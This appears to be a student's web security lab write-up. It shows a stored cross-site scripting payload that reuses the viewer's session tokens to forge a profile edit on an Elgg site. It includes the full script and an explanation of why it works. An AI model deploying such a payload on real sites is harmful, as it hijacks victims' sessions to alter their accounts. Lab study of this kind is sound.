
I placed this script in samy's "About Me" field and saved:

```
<script type="text/javascript">
window.onload = function(){
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var name="&name="+elgg.session.user.name;
  var desc="&description=Samy is my
hero"+"&accesslevel[description]=2";
  var samyguid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
```

```
  var content=token+ts+name+desc+guid;
  if(elgg.session.user.guid!=samyguid){
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send(content);
  }
}
</script>
```



Screenshot 9: The profile-editing worm in samy's About Me field.



Screenshot 10: Alice's profile after visiting samy's page: her About Me now says "Samy is my hero".

Explanation:

When alice views samy's profile, the script runs in her browser and sends a POST request to the Elgg "edit profile" action, filling in her own guid, name and the security tokens, and setting the description to "Samy is my hero". Since everything comes from alice's own session, the server thinks she edited her own profile, so it changes it. The if (guid != samyguid) check makes sure the script does not overwrite samy's own profile and erase the attack.